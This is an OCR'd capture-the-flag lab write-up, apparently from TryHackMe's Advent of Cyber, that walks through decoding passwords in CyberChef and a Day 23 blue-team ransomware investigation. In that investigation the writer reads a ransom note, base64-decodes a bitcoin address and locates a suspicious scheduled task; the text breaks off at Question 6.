
Firstly, we started the attackbox. At the application, we choose internet and opened Remmina. The file name is being copied and converted using Magic at CyberChef. We Look out the encoding method listed at the 'matching ops' in properties part. After success to enter the private part of KeePass, we pressed 'hiya' key to see the notes. Elf Server was opened. We Copy the password and paste it to CyberChef. The password is being converted using Magic. To obtain the answer,we saw that the encoding method of hex is used. After that, we go to ElfMail. The password was copied and pasted at CyberChef too. We use magic recipe to convert it. Next, we go to Recyclebin and open Elf Security System. Finally, we copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. We pasted the link at Firefox and the flag is obtained.


DAY 23: [BLUE TEAMING] The Grinch strikes again!

Tools used: Kali Linux, Remmina, Terminal

Question 1


Launch Remmina and connect to the remote machine by clicking the plus icon at the far top left of the application. For its **Server**, put in the IP address as provided by TryHackMe. The **username** and **password** have also been provided by TryHackMe. After that, change the **Color depth** to RemoteFX (32 bpp) and press the **Connect** button. Accept the certificate when it pops up and we will be connected to the remote machine. From there, we will be able to see the desktop wallpaper of the machine.







Question 2

Open File Explorer and click on Desktop. Open RansomNote.







Copy the bitcoin address. In order to decrypt the address, open Terminal and use the command **echo *bitcoin address* | base64 -d** which will return the decoded result of the bitcoin address.



Question 3


(Return to this question after completing question 7) Open the hidden file and we will be able to see the extension of the encrypted files.






Question 4


Open Task Scheduler and copy the name of the scheduled task which stands out from the rest.






Question 5

Click on the suspicious scheduled task and inspect its properties. There, we can see the location of the executable file.




Question 6

